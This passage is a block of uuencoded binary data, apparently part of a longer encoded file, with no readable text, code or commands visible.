MSFP.V(.>FY`QJ=\$2'U-RV0%FCBNY#*?J4JN!KU0)D8:Y1Z*L;K>T@"=@JV`' M\&0'UD1RI>#LR,W'!_IP).!&P>EP;;67V]RW=X+N@+;QD`T&I(?6__HQ\8HZ M]@I;JA0#KP!;ZA.@A1[AA[DB&XB0&RC2%;+)PGI0<QOFF51I2><^FS&Q4=C< M9S,`X0VB6\$GNP.^23V7820JL*Q5KH@D;].6?P)]8H(LMX*P*0;L\$5V(`D\$+] M^T&S2'Z5\@)\$*D,>.50/8FXYE4F-E0)86W0=8-5<6P0PJ VJ5'[S,^U75K'I $\label{eq:mjlcj} \texttt{MJLCJ}`=_*B5PI,&V\$JSU=W1^{,LOPK2R/?\$F[C;9\$ONB;:KQ'3<:=QMN/+Y^']}$ M&[IS.JQ4.7613II&WHFBZE*93.[3]]5:GKN"EPW8)/S73N7PT=Z(\$8XV(_4P M<,*+^+!31@!P#7#5#*X'>:ZUUZT6MSOB;TT!6#-WMA?`Z2B9PX^OC,J(CO@" M[!N+8)UBJ^SK7%=XFDN>GC\,8"A.!LU0H3_P1<.R?YR\$UNM:34_/IDV<DSL M-29+AGZ0+1*%"!X`2I2H2Q`]"'/!H%6-M?:(<5JGL+D3:0"&1VT6!TFME;W) M'K918*O`+NV1[U_D(V/3%<!UY?QY&Z8;1:8'T\9#+P)V"JZ2CAB'7D(XVGPP M8.YJE='D6OGR+S+`P^9^?-%%/*:-/:9K51)[3(85KC,G&I=TPX?H\$]R,%"#9 MF3C+>6@/1*[)LQ0HO9T]Y\A\$I[!9KP*008K9Q\((L58IL7-!2L+2*DOB9MBK MYO>DA,NB;;1YE!(*2"GY7'[\$!MOD1(JV_2Q`9`,1<@-E<;OY#*P'-3?\9I+3 M/\$[!5>YI5+_1,>&'O:0#5#"5"M3DQV"7_:\Q#JX@HM=P;3*SDT5^(D/(%', MZL?Z(HU)P(-,6H'\$*;U'<FY*RZRJ+GNL^5FGL-GF!^!H;O_-<?.\VS_RVIX` M:I749.:U,F%\^_CX50IOVUB#MH,(QTNW(1.TF\$@35?G!.\2^BAF!,8QA\2FF M!RGWJ8E)5HLWMT[+Q\$IAL^NT`&(0<T^/C<GQ"!`;E1)]:P*<EA0PF1]P'3BJ $M^'L36\&C#Y^[3CP\$>E0I/OSD-(]<)W"H_O($^*3\5:7X&GAI3,#'\%:@:96ES$ M1XQHD/>TI< LDZ6FLC"Q&U6JB)K=*&:\$*V6EBJOX<3K\$O\H)`(YR1U9Y7`]R M[@@2DZP6]YA;U97"YMP*P'#X=?%R?]@]W8/6J)`V.PB+X!W@3?HEX(PRC1F: M4AFF7P-0'-\$0[W3:"X]5GNAS``J58ZJ4:;I-&27+<S7*E6Q3QDHJH!V@;;I' M&0013"X5:*;KRUB(!M`JT,ULQF-BI;`Z6D_&\$).)C<+:S#(RUH\9T`':%?'Z $\texttt{M} <= @"B"MJ6DF\$[K2RLO4ZXIUO7:"C@?F1.#)Y-2,&4\$(7\IR\$]D\#DOK(Q2?4Z)$ MNT^;B0U@_NT`0RGH\$B%KKNBR'VB.1EHI:+,3+L2H%5@?/X#/L/\$2F%U[HO: M\$/W7V]L7:DXXH5E.!K/,W*@8W@X8\<&R69F'@8^J#^&`A.P"\Z-FY).%]:#F M3JVQ!-5@:6:LR42KL+G]@`#"FIS;Z_O-P]?M06B5"JG3]>3#%-LH=KHI\$!_& M>*5"L!VPI@B-"PT/O61L-1=;S90JAMLD^')6`VUJ-8.VR*O[*3M@E#7RR<)Z M4'-MD\$F5%G6N#3*O4=A<&P1PWF1&M6N3EC@^"[EEYO,66RI+W"P1RFF7]O;^ M\$^#!LN,HDB<AH(]MD/N6Q2UM'=Y0V((UF]B:UFH9>/TXXH,U<S+%3'X@#^&` MA.R`D0603Q;6@YJ;8C"IT:*V1ZQI.\"(?,R:-ME[B=D9,Y<J)0?=S`\FH_6W MTA2Q=IU5(:S=*1N4FY\$H2O-C>XA^E3(#Q:KE3+*H'L2Y=N(:+>8QS;H.L.JX M9L?E>5^8Q1-U1'<#I2I5Q%2KP!X\$9Q7G,G?@\&0\$@W_"5\$!GENC[[?.W';43 $M8!OQI_), (+X_QQQ?(?)"QK8\M6J@L,^B=\,&U.IEB-A_PB/(8QL6(G_+))$ MPWIOY]I-K;J<'?`SLO)L=L`/X+AE\$>412J,BVDR;X70VHS&?J6/-UJK9AC4[M98-B<Q(/\Q?TRKO[\$F:@6*V<21;5@SC79AJKQ3RFU:92V'&MCD<ZI3"WS[NG M@]`:%9+H]34M#C_XDQE4>\$%W0+>Y_51W,7B<+PTYGSW>?N+M`RRB5&\$FUUR& MAU!5-SB_RPQ)HVF="N.O2#EN6'A>/@SMYRO(Z-6L*(`;@*MCX!Z8N8%@VVH5

 $MNB-F[PK`NKDO2P#&QR\UP]7#4$P!&I5H\X<PE?'-\^.W":M3UOBS$_=]XRU$ M,C;IB)'?7:)70U?^PG[;_8T@V^%O>BMA<=U?T+W[])SG<G&V/*.G%83\$;Y1K $M<H%D/'AP>;XLS^A],P<"O6^RI`>'Z;'&#Q?+"_HT=M+28PB2[\'G2Q;A[.69]$ $\label{eq:mclass} \texttt{MC[.+]=MS/\#Q,Z1T5:WVQ_,<;?LB"7QP>_L2CFH;D3=A8*L\9F)V^R[UY]_NR}$ M/SU?K->7K_WCD@(I!PA?1,@_1LLPT^GBW<V[\\O%V;O+]\+BA*4"2SVRG)[\ MQ]GVSW\[?7KZ#WJSX_[E;OL?C^0J+X?'?_^2)6YV=_=\$.K_RK_&>K_A]N_90 M5"K S^`09&-N:?YUD /=QY,1;`:T&]"5H.L0;3S\E\$S5+ST3/^7`3,W`U`I3 MQTS#0-2S\@55">N0(2N6_RV%NS09]BCKL7)6N!VXJX!;RIWP(NM:F!LPMRFS $M@8[\n^{K"UXE*"^$S}] = 3$YV'^, 2K(&.&PX'#,$6HGTHNIA*4&2P.642/+Z^O+$ $MZR";5G@Z\&%O>I7A^?GQ\&/M2TKA;]Z=N!Q8I[6`.6P4'\D<`-[1WC7-[=7,C[]]]$ M2+@FJUV?!;Q6>!UX!W>A/5F/SW?,Q5'CGVMZ4X:>M6,(U6U+*1_>K]Z5-84H $M^6W-2<F_+Q:G'#2$2W*2:LH#4.1T$H,XL261DO3AS?5RW5^OY(E:3<5S,V9,$ M>KNB4/CNQ`4IB_79BG*]X&=WJ0S(1PK122%:+D1/U\$7?7P^%J/A3@_G,KVPU M\O!8:=K?[F^'E'I<O]__V'_EMZJ&FB'F?[_8_&^:KM%2_<LW?=:N,T0FTNXA M)IFB91*UJN'=;*0;>4@*!1Q*7XEK5AP^(YH1&C<H`='+/=?T5OP_!<).RL_(ML4T7;Y:+ZVO_V/P-3%OA\$5'>\SI]%?#^_"/?7T!IZ*JIA%,IDE\$M9:E\.;.(M1A#L\P+]\'WWO!7T![R;2B1^K9\$G,V%Q-J_YX2\"U'BIT=11N2#GP#!HKXNR MNGGW=^I_W@VYU2:?VQ/N)6;0H.2*C84<(W&2*>N<Q4XS1="17*N97#7J,*I& MA, AD"X&2; R/YQGJ5: "39MOEL_Z"/B9N'PY`ION<PVV!A\$)(48A(4>:+!NOS^ M]N8#WM5O>2_.EE(XE)V4Q=_H]ZH*6O^84X,_^M.+/_;GAA&L#%;_PM*+AF@ M=>_\7RA\$R3%HR%5*)-&N@35>#_%0RC0LK7SBICA1R.U]H",\\D0ADN,CLU8(MGUBW)#J'4"(["C?C+"_(5@I52Z\$:*-I%-IN6<L9FDAU#U&2Y!A'FW1:2=QME M^98>2%^M),NVY.'^SQN%9+:3-_+X_GF.H,@>@I\$]><&0`;)'K"`#KRZE2<J] $MZ_M/U--/"_\#"\&?M9TXMQ/AZL$1+P#*(44-.=I*-=*:$1@K@^TAL(&M2+Y+:0)$ MY+=T%'"U&],-]QF=^<VO+OE4-G\GZ/<D`HD5))_/GS61`NY5-5G3:TDE5\V $M++M)W&5B3HK4:>-U2F*'`[MW9[MONTG[YY^>D-#C9?GK:3B*=;;CU%'@+?]]$ M_/*9I,'=7Q;/SYL?5.*76P_GTK#3&^-^>_Z\WW#G,1#(T3?/Q\$USN]*^D_Z M#!(SU/+5I.Q2MU;J!M^FRC#N*@)VXM)=":"\$GZDN.L,^_=^BBZ<__38,3F00 $\texttt{M} \verb|\| , 5C(\?QA6P4@\$^]C<F.B\$*P,\$K]Y.PW@WWU').?F+Z@M_M?_=+O)0'/\0;$ MOYE[CS=S]: ';CX(HR_SCO.F;NIFW<?,/]J90[_[:&[K9=VR?7AZ^<B+W]DB\ MH_#!J=P9(W7CFP"GE44!^UA0\1IQAX2ARM1+&<4,E:F#[*\$'5Y-0@U16!5(K MI+(VD%QV8;*4JI21TIAC^,:MBF=UB?06B>-;M:,>)BK3#\$5GZ!60&BJMKI\$\ MT9KA\K'^0/]SXW,0NH56P?[Q!]T5PRT-Y8S>@\$X?>4[?;WX9W1-OV>X>#F(* M:X`*TJPJ97L[ELZ)=FL#,@ICM;I<'E:CJS1-K=9U2\$-F9<47Y0`9)CN`)7L> $MOS[].?14B#Y%, E8)702.WNV5Z0[JA)IP(A.Y)Y^, \4H^Z<46 = $JHC5,8[N!]$ M;7'].Z@MJ,R:TCNA#WLZ@OP'H#(B&N9M&*2-KV`^/]TB5\$DR7NR%0]1N&@"1 MWDX#HT%Z5T<!\$'U\$:1`!??/@D"L^]=,86`?ODS/=1"&P3D(@#PKJ___886/^7 M8F"'C#\^CXVD49FH?*DIJ/_8?.Z1\$H9#\+DX&++N.8*P>F:BXO_MP.?GG__E $MP = J8, O < O; K[Q'; < F$@ + GC; ^/<; [X(G) 9 (DZC38FI-LWO_81P = 08"!49N]]$ MAZ]H@?SU\GHDU,S!B%>TXOYFG"GR3@#O93RZ\NFR L4TOUK5^X0/?B605L"& M/V1F5<J?%Y=G-^?+\$R- KM[1PAT=7UF>V"%EG+8Z23B]Y#7TDTK^7IRO%NN3 M>OA+IDO-I" $^POM<*!O*K5&SU:*?+=>G7'3Y!-\.YC,^3M'WI\/==G\K2=Q\$ M!(@7UC<!W8(^K-=2!CPXY1P&_!?JD`\\41,UPG9%]%BZ-<,:%THH%<`R+W_2 $MA_RP!OR9ON!"^R&Y^P!#^/Z(+P_?^:!MQ*>$0^#+Q9=)AUC:P=9TT?:187$ $MGK[\!S)0>-:\ 9\R\#=D;-]6S[:?/"\>E%:E^TP0PXD(;\6N37^!XP^X^Q^:%*$ MO,.BO2NVY,[_R5]TZ36S_4OT@K;S_<J3QJ6-`@8("H8O"`:YEERLF&Q!=EPH $M!G*A5F?G89%X/'*GG>5$7=\)FRV,R$!>-?+BI<2(V(#8:D$J+LCR?#E1SK`M)$ $M'WX>NLOPIRO\I(4^*C^*'A8\$JY33H9QHU/1*<D.Q7(EB\:>QF`KE\M87X-!2$ MQ\7HDK>C-/4OK49#R1CG8#GZV_;;SI_-V?.TG#YI(^SQHC0`9]N4;HP;&C^1 $\label{eq:muk=?MMV1'/A!0#; CWZXM2+9FX=; +, M@0ZX/`+P^CIB$#; BW; UX>; O<ZGZS8$$ $\label{eq:mzm1} \texttt{MZM1[/(]I=<MI*[I&K2<Q(Z*U3.!_AT0+HKBB*]<;_[_$!3])$B\U@O9G`V}$ M\$-C;LJOUSK5SJ_5N""?L1I379C_ZDFO9)\2#?'ZC%U5._`0&AB=4\`3G_22F MJ@"RK'1-@\DR%J@=)PD;TL?US+\$X4O(*_B\?69;_.%U>X45]2I:+X;^?\OB+ M51NM0TR6(7A(NGY\>28GP\R<B\D\$\EW>!\+'R(1:.U#?;N^?:"<4&%'HN^^> $MX, < 0M] > +U@&'9-PA5_V9&1YP/%]^WS_:.)-+6"%&?MN(JV2P?#L+#@TNJ)$ M\$"@,CE#QBD]"KD%F3Q`@;RY8G)_35[\$_H%@_+#D]_?!FL>X]B<8E]-?IV?+T $\label{eq:m_*3T/R_6IU>+-9%.C/30YFT`,GZ/^ES/TMP_H\W5RJQ8N(_U_Q'S8Q7[X<<$ $\label{eq:mageneral} $$ M\&OE+Q+3\times1XQ14\%\#4J\$.-!@]Y<_/N-!A>U075PZ=]^&-UW=\L?$7XSZN;ZR62 $$$ MRB'I'4F5%#.D^(=R5Z<GEO*AEA4#.0CQ>\/0I(A=U_O_KC\^S(LB*&"#*D?

M/"]E*G_YAY27U_T_:=?#B8D3KVYZRBY-I`\$F:P/YC`6Q*(A1?03=5^WXLG.. MU8C0.CA[_AQ-9*P!@;;1<,<EMU^SJ\$J#28F&\HDB\ABKZQ*M9/?P9Y`\7J!V M2\^`T\$T!?Y[`EF@BOT;<HQM\]D0B73L^I..;YR-%<*08Q\BUKPC8C>.8('7@ M;N-\$"LY=\$'>%WWTR(GO820RV#KK=NH:*.=C&U`94C"0(AW75T"'\7AE*^D`F M7;TC3WMWNB3GI!2X7<E_G%X2\<3P;_5\2Z87<9)M4R#;#ID%9F]*/OD6FSW? M2J4^J"V\O.%A941T(*J'-N/<"SL%.+DF&R"18MW5U;#EB%0 IIZ297BOQ8D) $M4L]7I\M$:]15X()\$VA+AXQ=-"ENDCCL+RAIIP08\$&\H\\Z&G#@522*K^HZ>, M5J]I]E>:4.SE^7)QTU]>+'H_E3,5Q\$>['JHRS&+Q^^_7R]\7_8+E%<9-F*[. $\texttt{M:4K))} \& .x, "\x'M-< T4WSHHU>Z^5K[XMMV?D/I2"N89$&\$JDU*WLTJ4SNS9]$ M&)/7ES?7IU2T(,EG.I2)\$\'^/V^6:^*F36NMI*,2YXM_<D'+.B0LWRQHIQP3 M+,0'EJM#Z3?KY9I"]3EU8_+!V;2IK-/+\W,_6F>[!,PKH;-9.!UV?GU]^7X] MF@6TU"P!:75Q0;5<]*Q\MHOT3!/E=U!^B\@0ZKXMACB\$S!9GE^_._SD\$GTCO M2`G5SFFIUCDY53K2\$YTC?50Y)R7N8%CTO*J9F&H:R:FB04KUS)1Y-0L560;? MM:%/'D]1ZZ3MB#1:6?>7U[2#".KFYZ',T[C5=;H2BOW5/&)\$)/Z\$4(F.E@)B MD@\$*8E\$0&=C=T`",&ORJ7UZ@#&YF<](8T3'<'Q?)0CG(JD)6W!'F\$#40/-X\$ M-B@6BM3R9J'3ESU?=1JNO-/H0Y-%*/ORE@KY=<B018D":H<^DK_G"HY+0[U' M.&KL_&`-:7Y<Z'MF_5L[_'),0P]DQB3=UFC'M-7%%74<JW[H:4[<0,\$27\$5N $MA004\&=:4;[/>`Z_Z:Y33\#:MN?M@U+BO43=A&C^F-T_3\#K=]).<A`M_U*9"/G$ M"CFS<2-B#2+;%;!Q8R.7STXVI3.H57@WVODYW8B.U"\$W4[#=6-Y``P?H)4K3 M10#H*?]D._-BE=+,7F7"1`?8_%4F`(X'G;"=E.^A\$GH-0<EM)B&'@%L%=]G- $MY\&?T!@\#.0!.J+(!/7G/'/5L"-`!FGW,/]YJ**>OOE,SH5$05[T^%-5-AAX&\#]$ $MI(G45S\$?(*0=2\$\Q/4AS9BU;+5UWQ*RF`,S,'1T`,'R)7]*,,MO\2_Q,<XJJ$ MYE[B9VJMN&;N)7ZFMHKK<J;#/FGH*+:;U2K;Z<9J&"T2<QBP!N8@:X0<H%NA ${\tt MVP30} \, (\, {\tt SUWFQ"3G}) : {\tt H.F} \, (\, {\tt K6RNLF} \, ; \, , \, {\tt 5@\&0KO+TC} \, : \, {\tt TR=Z\&M@*} \, (\, {\tt 2"[<\! K@'1E[NX@'] \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'} \, | \, {\tt NX@'}$ MM%"IEXOUZXSRV\F><N@W\$G,8L"1'Y`TT<(!>@6YC0*^9[=ML6W"UEJ@YHE_7 M*JR;T2^\48A;'&3+FJE4>569B6[P"P\$;!=M<=/,3<K\F)VBGZ"IW/R?-*\-P MK>`F]]I3\$#.K5J%=[E\$-TH\O]N4G+"(/;+76M"X#M@I5!5IFN0PTRF(#EG8N $MFM = . 6. - 9M [168!, *]26#IF]^+7L#2]M#L!66;K)311@N;]?/M![K0.Z]$ M*8!NRN1""N@H[+@:HPPVNI:"G8ZVO%%=+[;?/FZ?A<,I107=;HO;&/!]0!AJ M90@J796H],7CTUZ0K2*[`.FDKK@PBLYVXT@+@UNM=%O&+T6A04R]OS7*87') M#1Z/`L?4J5NG'%7`X8J`8^+8;:T,3<#0F"BL&`D+31R>VE8%=-,C+_GXA`,S M&#N31"&"!P!2\$N3&B%XSW)<N&Z,Z55UW;!C6.87-#<,`G(U17:TRFI_&J*Y5 M+&=C%).-`NVOQ2A;.F6I?AJC;%DKNOF5&&7+5AFZ7XI15"MPF/)78I0U1AGL M?(QBNE-D]>LQRII:V9I?BE'6M,K1_5*,LE9K;<M?B5\$V..UFXQB%%O9W'IDQ $MQBDZJ'E3H.:1@]I:X4T^MW70(%</=]N_V'0K9-(J5Q=PU>W8,%,FIQ4/1X)M$ M@=:,50E!&T7;`&U-4+"(PRE'\$7!HV.*O'1\$+K2Q-P-+58SV2//Q-*U&#SV#J)M(M<0C2!:S38</6NHHO?ZIR*K`@SA.)#7VY0C54AEE,N&7%4]<F644CEEJT*V MMAW9H)@@+]Y168P0*">'J]"_HO7U3!P[5P'76I(F/-N+KG4JXS`@9>..C.L! M!Y7T#8%3>H_DS./%3*K5!G4YTZ4RT2C,SG2I`,ZO;##=J2`V`S[M1QP"KA7< MY/I5H,?.K&Z5H\OUK>"X_/2[7]=D9%.`IRES72SI<HR,C5&PS76R&!@(VBFZ MFO2M_U94RM+>G/P:N][50&V"NR23O4-1<X1VA: `MF72K:(#F%2S->`8!ZGH M50/OE %DO.Q#.+#+M1+ 9WW<B!MC';@6)P8#R*0/R(P`O>:UKY.1(Y-:+5!W $\texttt{MQ,V[`K\#92R(`/.[FG5\$!]J=NWCD\$5[_FYEVM',VONGG7*D_W,S=W\&*/2K_*G}$ $\label{eq:m:nx*hvc} \texttt{M;NX*HVC[:V[N"J<LU:R;,[E68\#/GYH"V"NU^R<U=J=4LR]C-P\Y;T$;1-C=X}$ M)-%K7\?]87>[%Q:G+-5D^#C?CY(\Y6FB`63:CS*L588N'\$"B.]+S^-).BJBY M.J-JD&L4P('EJ\$3084"30D2B\$,\$\\^.D)<F-\$\\T+NOFHF.2W5W(H?\\N\\S:[X M`3BVV=_ITY\DM\K?969ZLA&,`;8`U):YAAKL#0-#V"JQ.0RTL/4%^\.\$;#00 MF[N+>IA)Q*;M8M-:IV+":SGR!@8Q,K,?38MT0'+&]D-MY)3']2#/F=RV6MKNMB,E=`9B;#=,`XAFFT.3.*'^Z)C\UN7,*36/S>FIR,,#DZ]#DH.'"Y(S)7:UY $M-1F3)]=KH^G^-G>MRNG">SGR1@<UMKH?G8O\$9,QNQ^[([,98]]Z[D(TEJ$&G),QNQ^-[,98]]Z[D(TEJ$&G)]$ MJ>P1NU=.87,+.P#"[IJ1%&RO)1-DK2(SEY:'MY+T`RI6=M6J`%8V6&(U(WU4 M<`T%4W.)N(`H@>A22*^9[INL4FM5:GU,J;53V)Q2`81249+=02BUBHB4".PI MR7D&&.T'-+H454BJR_SH70<SKBF`;,JY93%!&B!S`W:^L!Q(!V1^L(Y!E:!K $MH^*-Q.F;RN^T]"ML"FAFI`_KN<=1#J[7+C->O7D+9K5&HC9:_&)K*-N&OA<F\$ M4B=4I^+2\<IJ?^\$_F<ORDC#4RB!JJ&6L`O-R1P!TJVA\/6IXI!+#Q_)V!5BZ M,EKS`HL\R@CWPM(69A@7M-?_RP8-IDO"96>1@[Q@'C#%\Q40T\$+]@!UB00>C M8FI@7(I!J?)7@3*I0?%FGS%G8B>P:OX9<P#1)[+K,TNIS,DEH%)8`5H%IK>` $MWCQ\FV\KQ4[O\,7\#>@)K\$!9=_XDK[6@O(K;=4*UHTXTD?,\#FK>)O2*\$_5W[+]$ $\label{eq:mw4G} \verb|MW4G|| 2 = B8PY = \#0 < S!BZ \\ \$JLK3Q; !-O`> (L^"/I_E\20YR_!VSV + -G(RF + = (-;B)) \\ + (-;B) \\ +$

 $M\& - J@: 2; R \setminus X9POEOW; R[, Q:S[M*>>-0YT \setminus X"=0*R(<[,OG++!EMX)Y=Q?;$ MPY?IX8G;VP%4=6RTY.@%+I4*=MUB7S55_GI+UU3(J0>Y2XIU@\$J@IMU04SYB M%M/*@HFX:XY0K`<]JCBJHC1\P.P;54)K7EKATO.IP\J[5&#<\17*0\Y.<N8S M#SE`)0`VD2!OB+X4>B-T/OW2^IW.I<,=";Q?^6SSX_+3/[FGXYI2JJB(#FV2 M.ZPA231D"EP)\IDOF<`YV.^K![:`3ZRX4IQZ^7(8D]G*;-(O-_OM'?/#S`^O $MJ;600^{P^{1}3B9R'15}^{RP}IN#0R?DA+C+D8LO^S'>+"ZY!-]QHV,F-AIW<$ M:'A%K7 K-U;=;WZP`Q/[Y?G2[V)>K-XMKP=6-[!6PEHSZ^7]%B R/(/M?\$77 M5:Y70639#'RM''7@DOC=P?DAPLAN9P%<=Z(<1/KS!1#QG=&+"7P.P!),5M)@>FBIG.Z.&!?D/'')1KV/0J7+5P->!JE6N84>`B/RHCW4MV2:=K^[7P=J+/ $MOGA-J; NEJ*@W#W>/-S3:VH\2_'; JUP.S,<)LP>R468"BF?<KRO:]<$7"58.K$ $M@6;>[RB_[*S>L<;7F]6\$^96F\#LX0`'FU</5/?5=A,](69SVJS\F!K+B2=9`$ MDHTD\9WDL-9\$VIMK]4?K1\$P%,74DYLWSZ)&+LS]6Z^7;R_,S.*5MA+\%?P?^ $MR = OP_AC! : OD^K($3\%W/B8K@, \8_=]CM*'7(98;/"YL!616P%Q^G8I3+4P)$ M-6!JM1ELZ'1&R(%\Q+4JN%953E@FN>#`P8&!1C@M.%W(R0WVF2YZP8Y3OA?V $MI&<DU66+-'\0G7IJ?SWLDOKE,?GBDOO_')D(L-A&S<=7-&V*Q/5G^3Y7[])O$ M5Z=O+_XNV3:4[9CX02,/91LDDQVNE^<G)DI[<W-^SIF.R9)K*[DVR)5"Q<7E $MN]7?E]>2<<9!^D?_/[XU90^[?+:5WI*>W-)48..W:]^?\>E"&DW[X1@(P+M)]7.E"$ $ME[XBQILU9>J&4H(*+^89)1>'"^JA?+P?M^^1P@^?)ND??+6IA-/$]=O+Z_[$$ $M1*FT(9FZ@, \$R\$XID+PY3EYR] #Y#+-V_(Y25O2WF/B=@Q/::00:[H3$&8<G'Y]$ M![E'F'*^>O?W\$Q>FK\$^O+ZD*_V9*U[C6UJZEXHUT*9N3LEDN&_GPQ?;AY??G MQY>G][N[PY>]E'&X9_J[3SKAA'IR=5CU&_VTN'*-C7!!`?GWZ\N;J_>KL_[M M6K)K)#L^13Z+:@7%853@;P4]0/C\$5DTQ!:YW>GZY%F,VWIA(^K#V]]S120HZ M^D=:13)IF0CL@DBYNJ;]YKU/Y6\$QTB4_L:&<A9+^0_*SO(!S3X>4/T[NF7G: M_\NG<9]/Z68\DO#R)CF4\/GYDU^`WWU\$,A9;)"\IAY-R\%!Z2JJ\$Q#V78%Y? $\texttt{M7E,P"97;R'T:EL>A&7H[T(>KH4\S@$X`HHK5F]6@AY:';<7MQ\GM)9\N*&P]}$ $M/?FT&O7_\OWACCL>KNJX/?C+YO9V>T^)N*B1!^*4QGM5=EN,9\<=15&OA].Z$ $M5:CI0%NNQCS,"(R#N>^Q1!A-/-FIRC^'?!4/*M+]VQ,S=</%HF,1C9!8$A7$ MIOC1=';O-E/04<]\SV-0ASYO]FL>8.&V;4XRX,QOVF:2`V9NRS83:Z#F-FPS ML04JMUT;XT!N>*PZONY-M/PJ'7BS\NS4E+B,C7^9[(!]8M&\$BIQ)[B`^A8RV MY;O)D-<,L`<]MRS,I\$H+7,]8F8F-PMH9.P,(OT?E`;V#H+)(%X,GDQ3I+F(5 MC_,,3#0"'J@WE28ZP\2#;)HP`@*UEB8'ZD'+O9;`I\$H+>\$RE9:.PXRHM?Z+2 M4E5J\$16R5_-0=S^\3:G@Z?-+>.)5*RMXJ_CX<32H>'78?@N-QN\J-INI(0BS $M('#.F0[4T'P*Y(,7F5\%^-@!V,P!>]"S;Y\%VN*"'?Y5'#&F-PN8V[@!XW)#6$ M?0:`\<,E![93%_N3JU5&DZY3P)ER\@X#EW@2C>-35F`H5V210_4@SGE0I7JL MCGE0910VZT\$`8F%Y@PF[4,:%E"KSB=T_?_,5KE#5BLWN^8+G`-XJ//6<]9?' M[U\$YX">7#YXH:Q1,K%4==;3EA2OZGR_TE>\$=YN;#NSR0&KG'`\$\$3CGVC-IH/ MECIR;X6/R6)OS&`O^\$<>`\$BWD!LC>LUPWV6=H:ZU5,T19ZA;A<T>_P%P_/(> M^#<3&U5UDQX`RL"-PFWN&_S;QSWVP3/(*;S*#;GV\$%LKKDF?"(_<LFD5G#D` $\label{eq:mass} $$M$(';`N`V/?;C/YOZ9WUX_X`,@J/C_Q`'W2G)!W2$5B<LJ2G?LX>>:`XD&L$$$ M-MDW9SUT+]A6L>EQGQO<2DGDK@"P2T_ZK/8W3_WCV0B>;'BBM>IG?MEO=29D MH[)LO-L)#/RY<< X15?A5B?8;/G7@5Q'L+5BFW2W?(+%5T->[T-VJI%P7%X7]M\KEKPU!X\$V]WAUH#*:: `NDQ1!E(:`]_9[6_]QK&70>"-XNUTLSO>KK]_'"YC M009.&:J`P2(FC6NZ'`>FYWV8K58!T2HP8E(LZ#"@I9_".&;D`4`7ME-\$#T+F $MR">3RG$U?*Z#8J)1V&P'!>"X^6PHB!"<2DCZ)]FAL]X^['=^(=KOVA&N6KF:$ MW!G0=#&<JQSMOV/^5B5U^75TV&%6-#X%D&S)(T6%EN&CS,AR%MH#D1]#X'0S M [)'3&2<PN;VF``X8R)3JX3FUTUD6N7*'LQZ3;L')&@;6P!KXV-9Z/\%OW[2</pre> M^ENC3#;3AV09?"V%''[;\$+I3@3.C3Q@J'&68Z<E[3FE4\$'\C2#CG/"H<=/`Y M:&20@@)W<@6`[1RP!WW.F5R)(CMSQ)F<5=C<D\X`SCB3JU1"_>O.Y!KE2E]V MENJ>;3?#\$[HH0@>>*GWA^6:5PD?GP43F&M,J/BX-:28S1(6LQ<.=_V((D7GW M"5U/XI*-?:BRFI^;_2HW[TG`C/[\$I[(EKSGDZ%1\0!09'X7W0%\$%LEU)U6A-MVB.N576`U7.;:`"<<:VZ5`GFUUVKMLJ5;JOIGS</^WNR*R\0;Y]^\P+X:N4 